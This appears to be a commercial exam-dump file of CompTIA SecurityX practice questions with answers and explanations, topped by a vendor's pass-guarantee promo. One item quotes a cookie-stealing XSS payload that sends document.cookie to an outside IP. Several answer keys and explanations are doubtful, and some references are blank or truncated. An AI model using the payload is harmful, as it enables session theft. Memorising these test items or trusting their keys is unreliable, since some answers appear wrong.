



CompTIA

Exam Questions CAS-005

CompTIA SecurityX Exam

About ExamBible

[Your Partner of IT Exam](#)

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

A company's help desk is experiencing a large number of calls from the finance department slating access issues to www.bank.com. The security operations center reviewed the following security logs:

User	User IP & Subnet	Location	Website	DNS Resolved IP (public)	HTTP Status Code
User12	10.200.2.52/24	Finance	www.bank.com	65.146.76.34	495
User31	10.200.2.213/24	Finance	www.bank.com	65.146.76.34	495
User46	10.200.5.76/24	IT	www.bank.com	98.17.62.78	200
User23	10.200.2.156/24	Finance	www.bank.com	65.146.76.34	495
User51	10.200.4.138/24	Legal	www.bank.com	98.17.62.78	200

Which of the following is most likely the cause of the issue?

- A. Recursive DNS resolution is failing
- B. The DNS record has been poisoned.
- C. DNS traffic is being sinkholed.
- D. The DNS was set up incorrectly.

Answer: C

Explanation:

Sinkholing, or DNS sinkholing, is a method used to redirect malicious traffic to a safe destination. This technique is often employed by security teams to prevent access to malicious domains by substituting a benign destination IP address.

In the given logs, users from the finance department are accessing www.bank.com and receiving HTTP status code 495. This status code is typically indicative of a client certificate error, which can occur if the DNS traffic is being manipulated or redirected incorrectly. The consistency in receiving the same HTTP status code across different users suggests a systematic issue rather than an isolated incident.

? Recursive DNS resolution failure (A) would generally lead to inability to resolve DNS at all, not to a specific HTTP error.

? DNS poisoning (B) could result in users being directed to malicious sites, but again, would likely result in a different set of errors or unusual activity.

? Incorrect DNS setup (D) would likely cause broader resolution issues rather than targeted errors like the one seen here.

By reviewing the provided data, it is evident that the DNS traffic for www.bank.com is being rerouted improperly, resulting in consistent HTTP 495 errors for the finance department users. Hence, the most likely cause is that the DNS traffic is being sinkholed.

References:

? CompTIA SecurityX study materials on DNS security mechanisms.

? Standard HTTP status codes and their implications.

NEW QUESTION 2

An organization wants to implement a platform to better identify which specific assets are affected by a given vulnerability. Which of the following components provides the best foundation to achieve this goal?

- A. SASE
- B. CMDB
- C. SBoM
- D. SLM

Answer: B

Explanation:

A Configuration Management Database (CMDB) provides the best foundation for identifying which specific assets are affected by a given vulnerability. A CMDB maintains detailed information about the IT environment, including hardware, software, configurations, and relationships between assets. This comprehensive view allows organizations to quickly identify and address vulnerabilities affecting specific assets. References:

? CompTIA SecurityX Study Guide: Discusses the role of CMDBs in asset management and vulnerability identification.

? ITIL (Information Technology Infrastructure Library) Framework: Recommends the use of CMDBs for effective configuration and asset management.

? "Configuration Management Best Practices" by Bob Aiello and Leslie Sachs: Covers the importance of CMDBs in managing IT assets and addressing vulnerabilities.

NEW QUESTION 3

The identity and access management team is sending logs to the SIEM for continuous monitoring. The deployed log collector is forwarding logs to the SIEM. However, only false positive alerts are being generated. Which of the following is the most likely reason for the inaccurate alerts?

- A. The compute resources are insufficient to support the SIEM
- B. The SIEM indexes are 100 large
- C. The data is not being properly parsed
- D. The retention policy is not properly configured

Answer: C

Explanation:

Proper parsing of data is crucial for the SIEM to accurately interpret and analyze the logs being forwarded by the log collector. If the data is not parsed correctly, the SIEM may misinterpret the logs, leading to false positives and inaccurate alerts. Ensuring that the log data is correctly parsed allows the SIEM to correlate and analyze the logs effectively, which is essential for accurate alerting and monitoring.

NEW QUESTION 4

A developer needs to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module. Which of the following is the most appropriate technique?

- A. Key splitting
- B. Key escrow
- C. Key rotation
- D. Key encryption
- E. Key stretching

Answer: E

Explanation:

The most appropriate technique to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module is key stretching. Here's why:

? Enhanced Security: Key stretching algorithms, such as PBKDF2, bcrypt, and scrypt, increase the computational effort required to derive the encryption key from the password, making brute-force attacks more difficult and time-consuming.

? Compatibility: Key stretching can be implemented alongside existing cryptographic modules, enhancing their security without the need for a complete overhaul.

? Industry Best Practices: Key stretching is a widely recommended practice for securely storing passwords, as it significantly improves resistance to password-cracking attacks.

? References:

NEW QUESTION 5

A security analyst discovered requests associated with IP addresses known for born legitimate 3rd bot-related traffic. Which of the following should the analyst use to determine whether the requests are malicious?

- A. User-agent string
- B. Byte length of the request
- C. Web application headers
- D. HTML encoding field

Answer: A

Explanation:

The user-agent string can provide valuable information to distinguish between legitimate and bot-related traffic. It contains details about the browser, device, and sometimes the operating system of the client making the request.

Why Use User-Agent String?

? Identify Patterns: User-agent strings can help identify patterns that are typical of bots or legitimate users.

? Block Malicious Bots: Many bots use known user-agent strings, and identifying these can help block malicious requests.

? Anomalies Detection: Anomalous user-agent strings can indicate spoofing attempts or malicious activity.

Other options provide useful information but may not be as effective for initial determination of the nature of the request:

? B. Byte length of the request: This can indicate anomalies but does not provide detailed information about the client.

? C. Web application headers: While useful, they may not provide enough distinction between legitimate and bot traffic.

? D. HTML encoding field: This is not typically used for identifying the nature of the request.

References:

? CompTIA SecurityX Study Guide

? "User-Agent Analysis for Security," OWASP

? NIST Special Publication 800-94, "Guide to Intrusion Detection and Prevention Systems (IDPS)"

NEW QUESTION 6

A news organization wants to implement workflows that allow users to request that untruthful data be retraced and scrubbed from online publications to comply with the right to be forgotten Which of the following regulations is the organization most likely trying to address?

- A. GDPR
- B. COPPA
- C. CCPA
- D. DORA

Answer: A

Explanation:

The General Data Protection Regulation (GDPR) is the regulation most likely being addressed by the news organization. GDPR includes provisions for the "right to be forgotten," which allows individuals to request the deletion of personal data that is no longer necessary for the purposes for which it was collected. This regulation aims to protect the privacy and personal data of individuals within the European Union.

References:

? CompTIA SecurityX Study Guide: Covers GDPR and its requirements, including the right to be forgotten.

? GDPR official documentation: Details the rights of individuals, including data erasure and the right to be forgotten.

? "GDPR: A Practical Guide to the General Data Protection Regulation" by IT Governance Privacy Team: Provides a comprehensive overview of GDPR compliance, including workflows for data deletion requests.

NEW QUESTION 7

A security analyst is reviewing the following log:

Time	File type	Size	Antivirus status	Location
11:25	txt	25mb	block	c:\
11:27	dll	10mb	allow	c:\temp
11:29	doc	37mb	block	c:\users\user1\Desktop
11:32	pdf	13mb	allow	c:\users\user2\Downloads
11:35	txt	49mb	allow	c:\users\user3\Documents

Which of the following possible events should the security analyst investigate further?

- A. A macro that was prevented from running
- B. A text file containing passwords that were leaked
- C. A malicious file that was run in this environment
- D. A PDF that exposed sensitive information improperly

Answer: B

Explanation:

Based on the log provided, the most concerning event that should be investigated further is the presence of a text file containing passwords that were leaked. Here's why:

? Sensitive Information Exposure: A text file containing passwords represents a significant security risk, as it indicates that sensitive credentials have been exposed in plain text, potentially leading to unauthorized access.

? Immediate Threat: Password leaks can lead to immediate exploitation by attackers, compromising user accounts and sensitive data. This requires urgent investi

NEW QUESTION 8

A global manufacturing company has an internal application that is critical to making products. This application cannot be updated and must be available in the production area. A security architect is implementing security for the application. Which of the following best describes the action the architect should take?

- A. Disallow wireless access to the application.
- B. Deploy Intrusion detection capabilities using a network tap.
- C. Create an acceptable use policy for the use of the application.
- D. Create a separate network for users who need access to the application.

Answer: D

Explanation:

Creating a separate network for users who need access to the application is the best action to secure an internal application that is critical to the production area and cannot be updated.

Why Separate Network?

? Network Segmentation: Isolates the critical application from the rest of the network, reducing the risk of compromise and limiting the potential impact of any security incidents.

? Controlled Access: Ensures that only authorized users have access to the application, enhancing security and reducing the attack surface.

? Minimized Risk: Segmentation helps in protecting the application from vulnerabilities that could be exploited from other parts of the network.

Other options, while beneficial, do not provide the same level of security for a critical application:

? A. Disallow wireless access: Useful but does not provide comprehensive protection.

? B. Deploy intrusion detection capabilities using a network tap: Enhances monitoring but does not provide the same level of isolation and control.

? C. Create an acceptable use policy: Important for governance but does not provide technical security controls.

References:

? CompTIA SecurityX Study Guide

? NIST Special Publication 800-125, "Guide to Security for Full Virtualization Technologies"

? "Network Segmentation Best Practices," Cisco Documentation

NEW QUESTION 9

Users must accept the terms presented in a captive portal when connecting to a guest network. Recently, users have reported that they are unable to access the Internet after joining the network. A network engineer observes the following:

- Users should be redirected to the captive portal.
- The captive portal runs TLS 1.2.
- Newer browser versions encounter security errors that cannot be bypassed.
- Certain websites cause unexpected redirects.

Which of the following most likely explains this behavior?

- A. The TLS ciphers supported by the captive portal are deprecated.
- B. Employment of the HSTS setting is proliferating rapidly.
- C. Allowed traffic rules are causing the NIPS to drop legitimate traffic.
- D. An attacker is redirecting supplicants to an evil twin WLAN.

Answer: A

Explanation:

The most likely explanation for the issues encountered with the captive portal is that the TLS ciphers supported by the captive portal are deprecated. Here's why:

? TLS Cipher Suites: Modern browsers are continuously updated to support the latest security standards and often drop support for deprecated and insecure cipher suites. If the captive portal uses outdated TLS ciphers, newer browsers may refuse to connect, causing security errors.

? HSTS and Browser Security: Browsers with HTTP Strict Transport Security

(HSTS) enabled will not allow connections to sites with weak security configurations. Deprecated TLS ciphers would cause these browsers to block the connection.

? References:

By updating the TLS ciphers to modern, supported ones, the security engineer can ensure compatibility with newer browser versions and resolve the connectivity issues reported by users.

NEW QUESTION 10

A company wants to use IoT devices to manage and monitor thermostats at all facilities. The thermostats must receive vendor security updates and limit access to other devices within the organization. Which of the following best addresses the company's requirements?

- A. Only allowing Internet access to a set of specific domains
- B. Operating IoT devices on a separate network with no access to other devices internally
- C. Only allowing operation for IoT devices during a specified time window
- D. Configuring IoT devices to always allow automatic updates

Answer: B

Explanation:

The best approach for managing and monitoring IoT devices, such as thermostats, is to operate them on a separate network with no access to other internal devices. This segmentation ensures that the IoT devices are isolated from the main network, reducing the risk of potential security breaches affecting other critical systems. Additionally, this setup allows for secure vendor updates without exposing the broader network to potential vulnerabilities inherent in IoT devices.

References:

? CompTIA SecurityX Study Guide: Recommends network segmentation for IoT devices to minimize security risks.

? NIST Special Publication 800-183, "Network of Things": Advises on the isolation of IoT devices to enhance security.

? "Practical IoT Security" by Brian Russell and Drew Van Duren: Discusses best practices for securing IoT devices, including network segmentation.

NEW QUESTION 10

During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a compromised web server. Given the following portion of the code:

```
..asd...<>..document.location="https://10.10.1.2/?x="+document.cookie; ..12..fa...  
<>...aah214%621...41...2...8.8.
```

Which of the following best describes this incident?

- A. XSRF attack
- B. Command injection
- C. Stored XSS
- D. SQL injection

Answer: C

Explanation:

The provided code snippet shows a script that captures the user's cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.

? A. XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.

? B. Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.

? C. Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.

? D. SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.

References:

? CompTIA Security+ Study Guide

? OWASP (Open Web Application Security Project) guidelines on XSS

? "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

NEW QUESTION 12

Which of the following is the main reason quantum computing advancements are leading companies and countries to deploy new encryption algorithms?

- A. Encryption systems based on large prime numbers will be vulnerable to exploitation
- B. Zero Trust security architectures will require homomorphic encryption.
- C. Perfect forward secrecy will prevent deployment of advanced firewall monitoring techniques
- D. Quantum computers will enable malicious actors to capture IP traffic in real time

Answer: A

Explanation:

Advancements in quantum computing pose a significant threat to current encryption systems, especially those based on the difficulty of factoring large prime numbers, such as RSA. Quantum computers have the potential to solve these problems exponentially faster than classical computers, making current cryptographic systems vulnerable.

Why Large Prime Numbers are Vulnerable:

? Shor's Algorithm: Quantum computers can use Shor's algorithm to factorize large integers efficiently, which undermines the security of RSA encryption.

? Cryptographic Breakthrough: The ability to quickly factor large prime numbers means that encrypted data, which relies on the hardness of this mathematical problem, can be decrypted.

Other options, while relevant, do not capture the primary reason for the shift towards new encryption algorithms:

? B. Zero Trust security architectures: While important, the shift to homomorphic encryption is not the main driver for new encryption algorithms.

? C. Perfect forward secrecy: It enhances security but is not the main reason for new encryption algorithms.

? D. Real-time IP traffic capture: Quantum computers pose a more significant threat to the underlying cryptographic algorithms than to the real-time capture of traffic.

References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-208, "Recommendation for Stateful Hash-Based Signature Schemes"
- ? "Quantum Computing and Cryptography," MIT Technology Review

NEW QUESTION 15

A security officer received several complaints from users about excessive MFA push notifications at night. The security team investigates and suspects malicious activities regarding user account authentication. Which of the following is the best way for the security officer to restrict MFA notifications?

- A. Provisioning FIDO2 devices
- B. Deploying a text message based on MFA
- C. Enabling OTP via email
- D. Configuring prompt-driven MFA

Answer: D

Explanation:

Excessive MFA push notifications can be a sign of an attempted push notification attack, where attackers repeatedly send MFA prompts hoping the user will eventually approve one by mistake. To mitigate this:

- ? A. Provisioning FIDO2 devices: While FIDO2 devices offer strong authentication, they may not be practical for all users and do not directly address the issue of excessive push notifications.
- ? B. Deploying a text message-based MFA: SMS-based MFA can still be vulnerable to similar spamming attacks and phishing.
- ? C. Enabling OTP via email: Email-based OTPs add another layer of security but do not directly solve the issue of excessive notifications.
- ? D. Configuring prompt-driven MFA: This option allows users to respond to prompts in a secure manner, often including features like time-limited approval windows, additional verification steps, or requiring specific actions to approve. This can help prevent users from accidentally approving malicious attempts. Configuring prompt-driven MFA is the best solution to restrict unnecessary MFA notifications and improve security.

References:

- ? CompTIA Security+ Study Guide
- ? NIST SP 800-63B, "Digital Identity Guidelines"
- ? "Multi-Factor Authentication: Best Practices" by Microsoft

NEW QUESTION 17

Developers have been creating and managing cryptographic material on their personal laptops for use in production environment. A security engineer needs to initiate a more secure process. Which of the following is the best strategy for the engineer to use?

- A. Disabling the BIOS and moving to UEFI
- B. Managing secrets on the vTPM hardware
- C. Employing shielding to prevent LFI
- D. Managing key material on a HSM

Answer: D

Explanation:

The best strategy for securely managing cryptographic material is to use a Hardware Security Module (HSM). Here's why:

- ? Security and Integrity: HSMs are specialized hardware devices designed to protect and manage digital keys. They provide high levels of physical and logical security, ensuring that cryptographic material is well protected against tampering and unauthorized access.
- ? Centralized Key Management: Using HSMs allows for centralized management of cryptographic keys, reducing the risks associated with decentralized and potentially insecure key storage practices, such as on personal laptops.
- ? Compliance and Best Practices: HSMs comply with various industry standards and regulations (such as FIPS 140-2) for secure key management. This ensures that the organization adheres to best practices and meets compliance requirements.
- ? References:

NEW QUESTION 21

An audit finding reveals that a legacy platform has not retained logs for more than 30 days. The platform has been segmented due to its interoperability with newer technology. As a temporary solution, the IT department changed the log retention to 120 days. Which of the following should the security engineer do to ensure the logs are being properly retained?

- A. Configure a scheduled task nightly to save the logs
- B. Configure event-based triggers to export the logs at a threshold.
- C. Configure the SIEM to aggregate the logs
- D. Configure a Python script to move the logs into a SQL database.

Answer: C

Explanation:

To ensure that logs from a legacy platform are properly retained beyond the default retention period, configuring the SIEM to aggregate the logs is the best approach. SIEM solutions are designed to collect, aggregate, and store logs from various sources, providing centralized log management and retention. This setup ensures that logs are retained according to policy and can be easily accessed for analysis and compliance purposes. References:

- ? CompTIA SecurityX Study Guide: Discusses the role of SIEM in log management and retention.
- ? NIST Special Publication 800-92, "Guide to Computer Security Log Management": Recommends the use of centralized log management solutions, such as SIEM, for effective log retention and analysis.
- ? "Security Information and Event Management (SIEM) Implementation" by David Miller: Covers best practices for configuring SIEM systems to aggregate and retain logs from various sources.

NEW QUESTION 25

A security engineer performed a code scan that resulted in many false positives. The security engineer must find a solution that improves the quality of scanning results before application deployment. Which of the following is the best solution?

- A. Limiting the tool to a specific coding language and tuning the rule set

- B. Configuring branch protection rules and dependency checks
- C. Using an application vulnerability scanner to identify coding flaws in production
- D. Performing updates on code libraries before code development

Answer: A

Explanation:

To improve the quality of code scanning results and reduce false positives, the best solution is to limit the tool to a specific coding language and fine-tune the rule set. By configuring the code scanning tool to focus on the specific language used in the application, the tool can more accurately identify relevant issues and reduce the number of false positives. Additionally, tuning the rule set ensures that the tool's checks are appropriate for the application's context, further improving the accuracy of the scan results.

References:

- ? CompTIA SecurityX Study Guide: Discusses best practices for configuring code scanning tools, including language-specific tuning and rule set adjustments.
- ? "Secure Coding: Principles and Practices" by Mark G. Graff and Kenneth R. van Wyk: Highlights the importance of customizing code analysis tools to reduce false positives.
- ? OWASP (Open Web Application Security Project): Provides guidelines for configuring and tuning code scanning tools to improve accuracy.

NEW QUESTION 30

A company's security policy states that any publicly available server must be patched within 12 hours after a patch is released A recent IIS zero-day vulnerability was discovered that affects all versions of the Windows Server OS:

	OS	Externally available?	Behind WAF?	IIS installed?
Host 1	Windows 2019	Yes	Yes	Yes
Host 2	Windows 2008 R2	No	N/A	No
Host 3	Windows 2012 R2	Yes	Yes	Yes
Host 4	Windows 2022	Yes	No	Yes
Host 5	Windows 2012 R2	No	N/A	No
Host 6	Windows 2019	Yes	No	No

Which of the following hosts should a security analyst patch first once a patch is available?

- A. 1
- B. 2
- C. 3
- D. 4
- E. 5
- F. 6

Answer: A

Explanation:

Based on the security policy that any publicly available server must be patched within 12 hours after a patch is released, the security analyst should patch Host 1 first. Here??s why:

- ? Public Availability: Host 1 is externally available, making it accessible from the internet. Publicly available servers are at higher risk of being targeted by attackers, especially when a zero-day vulnerability is known.
- ? Exposure to Threats: Host 1 has IIS installed and is publicly accessible, increasing its exposure to potential exploitation. Patching this host first reduces the risk of a successful attack.
- ? Prioritization of Critical Assets: According to best practices, assets that are exposed to higher risks should be prioritized for patching to mitigate potential threats promptly.
- ? References:

NEW QUESTION 31

Which of the following AI concerns is most adequately addressed by input sanitation?

- A. Model inversion
- B. Prompt Injection
- C. Data poisoning
- D. Non-explainable model

Answer: B

Explanation:

Input sanitation is a critical process in cybersecurity that involves validating and cleaning data provided by users to prevent malicious inputs from causing harm. In the context of AI concerns:

- ? A. Model inversion involves an attacker inferring sensitive data from model outputs, typically requiring sophisticated methods beyond just manipulating input data.
- ? B. Prompt Injection is a form of attack where an adversary provides malicious input to manipulate the behavior of AI models, particularly those dealing with natural language processing (NLP). Input sanitation directly addresses this by ensuring that inputs are cleaned and validated to remove potentially harmful commands or instructions that could alter the AI's behavior.
- ? C. Data poisoning involves injecting malicious data into the training set to compromise the model. While input sanitation can help by filtering out bad data, data poisoning is typically addressed through robust data validation and monitoring during the model training phase, rather than real-time input sanitation.

? D. Non-explainable model refers to the lack of transparency in how AI models make decisions. This concern is not addressed by input sanitation, as it relates more to model design and interpretability techniques. Input sanitation is most relevant and effective for preventing Prompt Injection attacks, where the integrity of user inputs directly impacts the performance and security of AI models.

References:

- ? CompTIA Security+ Study Guide
- ? "Security of Machine Learning" by Battista Biggio, Blaine Nelson, and Pavel Laskov
- ? OWASP (Open Web Application Security Project) guidelines on input validation and injection attacks

Top of Form Bottom of Form

NEW QUESTION 34

Company A and Company D ate merging Company A's compliance reports indicate branch protections are not in place A security analyst needs to ensure that potential threats to the software development life cycle are addressed. Which of the following should me analyst cons<der when completing this basic?

- A. If developers are unable to promote to production
- B. If DAST code is being stored to a single code repository
- C. If DAST scans are routinely scheduled
- D. If role-based training is deployed

Answer: C

Explanation:

Dynamic Application Security Testing (DAST) is crucial for identifying and addressing security vulnerabilities during the software development life cycle (SDLC). Ensuring that DAST scans are routinely scheduled helps in maintaining a secure development process. Why Routine DAST Scans?

? Continuous Security Assessment: Regular DAST scans help in identifying vulnerabilities in real-time, ensuring they are addressed promptly.

? Compliance: Routine scans ensure that the development process complies with security standards and regulations.

? Proactive Threat Mitigation: Regular scans help in early detection and mitigation of potential security threats, reducing the risk of breaches.

? Integration into SDLC: Ensures security is embedded within the development process, promoting a security-first approach.

Other options, while relevant, do not directly address the continuous assessment and proactive identification of threats:

? A. If developers are unable to promote to production: This is more of an operational issue than a security assessment.

? B. If DAST code is being stored to a single code repository: This concerns code management rather than security testing frequency.

? D. If role-based training is deployed: While important, training alone does not ensure continuous security assessment.

References:

? CompTIA SecurityX Study Guide

? OWASP Testing Guide

? NIST Special Publication 800-53, "Security and Privacy Controls for Information Systems and Organizations"

NEW QUESTION 35

An organization mat performs real-time financial processing is implementing a new backup solution Given the following business requirements?

- * The backup solution must reduce the risk for potential backup compromise
- * The backup solution must be resilient to a ransomware attack.
- * The time to restore from backups is less important than the backup data integrity
- * Multiple copies of production data must be maintained

Which of the following backup strategies best meets these requirement?

- A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis
- B. Utilizing two connected storage arrays and ensuring the arrays constantly sync
- C. Enabling remote journaling on the databases to ensure real-time transactions are mirrored
- D. Setting up antitempering on the databases to ensure data cannot be changed unintentionally

Answer: A

Explanation:

? A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis: An immutable storage array ensures that data, once written, cannot be altered or deleted. This greatly reduces the risk of backup compromise and provides resilience against ransomware attacks, as the ransomware cannot modify or delete the backup data. Maintaining multiple copies of production data with an immutable storage solution ensures data integrity and compliance with the requirement for multiple copies.

Other options:

? B. Utilizing two connected storage arrays and ensuring the arrays constantly sync: While this ensures data redundancy, it does not provide protection against ransomware attacks, as both arrays could be compromised simultaneously.

? C. Enabling remote journaling on the databases: This ensures real-time transaction mirroring but does not address the requirement for reducing the risk of backup compromise or resilience to ransomware.

? D. Setting up anti-tampering on the databases: While this helps ensure data integrity, it does not provide a comprehensive backup solution that meets all the specified requirements.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-209, "Security Guidelines for Storage Infrastructure"

? "Immutable Backup Architecture" by Veeam

NEW QUESTION 39

Which of the following best explains the importance of determining organization risk appetite when operating with a constrained budget?

- A. Risk appetite directly impacts acceptance of high-impact low-likelihood events.
- B. Organizational risk appetite varies from organization to organization
- C. Budgetary pressure drives risk mitigation planning in all companies
- D. Risk appetite directly influences which breaches are disclosed publicly

Answer: A

Explanation:

Risk appetite is the amount of risk an organization is willing to accept to achieve its objectives. When operating with a constrained budget, understanding the organization's risk appetite is crucial because:

? It helps prioritize security investments based on the level of risk the organization is willing to tolerate.

? High-impact, low-likelihood events may be deemed acceptable if they fall within the organization's risk appetite, allowing for budget allocation to other critical areas.

? Properly understanding and defining risk appetite ensures that limited resources are used effectively to manage risks that align with the organization's strategic goals.

References:

? CompTIA Security+ Study Guide

? NIST Risk Management Framework (RMF) guidelines

? ISO 31000, "Risk Management – Guidelines"

NEW QUESTION 40

A company hosts a platform-as-a-service solution with a web-based front end, through which customer interact with data sets. A security administrator needs to deploy controls to prevent application-focused attacks. Which of the following most directly supports the administrator's objective'

A. improving security dashboard visualization on SIEM

B. Rotating API access and authorization keys every two months

C. Implementing application load balancing and cross-region availability

D. Creating WAF policies for relevant programming languages

Answer: D

Explanation:

The best way to prevent application-focused attacks for a platform-as-a- service solution with a web-based front end is to create Web Application Firewall (WAF) policies for relevant programming languages. Here's why:

? Application-Focused Attack Prevention: WAFs are designed to protect web

applications by filtering and monitoring HTTP traffic between a web application and the Internet. They help prevent attacks such as SQL injection, cross-site scripting (XSS), and other application-layer attacks.

? Customizable Rules: WAF policies can be tailored to the specific programming

languages and frameworks used by the web application, providing targeted protection based on known vulnerabilities and attack patterns.

? Real-Time Protection: WAFs provide real-time protection, blocking malicious

requests before they reach the application, thereby enhancing the security posture of the platform.

? References:

NEW QUESTION 42

An organization wants to create a threat model to identify vulnerabilities in its infrastructure. Which of the following, should be prioritized first?

A. External-facing Infrastructure with known exploited vulnerabilities

B. Internal infrastructure with high-severity and Known exploited vulnerabilities

C. External facing Infrastructure with a low risk score and no known exploited vulnerabilities

D. External-facing infrastructure with a high risk score that can only be exploited with local access to the resource

Answer: A

Explanation:

When creating a threat model to identify vulnerabilities in an organization's infrastructure, prioritizing external-facing infrastructure with known exploited vulnerabilities is critical. Here's why:

? Exposure to Attack: External-facing infrastructure is directly exposed to the

internet, making it a primary target for attackers. Any vulnerabilities in this layer pose an immediate risk to the organization's security.

? Known Exploited Vulnerabilities: Vulnerabilities that are already known and

exploited in the wild are of higher concern because they are actively being used by attackers. Addressing these vulnerabilities reduces the risk of exploitation significantly.

? Risk Mitigation: By prioritizing external-facing infrastructure with known exploited

vulnerabilities, the organization can mitigate the most immediate and impactful threats, thereby improving overall security posture.

? References:

NEW QUESTION 45

SIMULATION

A security engineer needs to review the configurations of several devices on the network to meet the following requirements:

• The PostgreSQL server must only allow connectivity in the 10.1.2.0/24 subnet.

• The SSH daemon on the database server must be configured to listen to port 4022.

• The SSH daemon must only accept connections from a Single workstation.

• All host-based firewalls must be disabled on all workstations.

• All devices must have the latest updates from within the past eight days.

• All HDDs must be configured to secure data at rest.

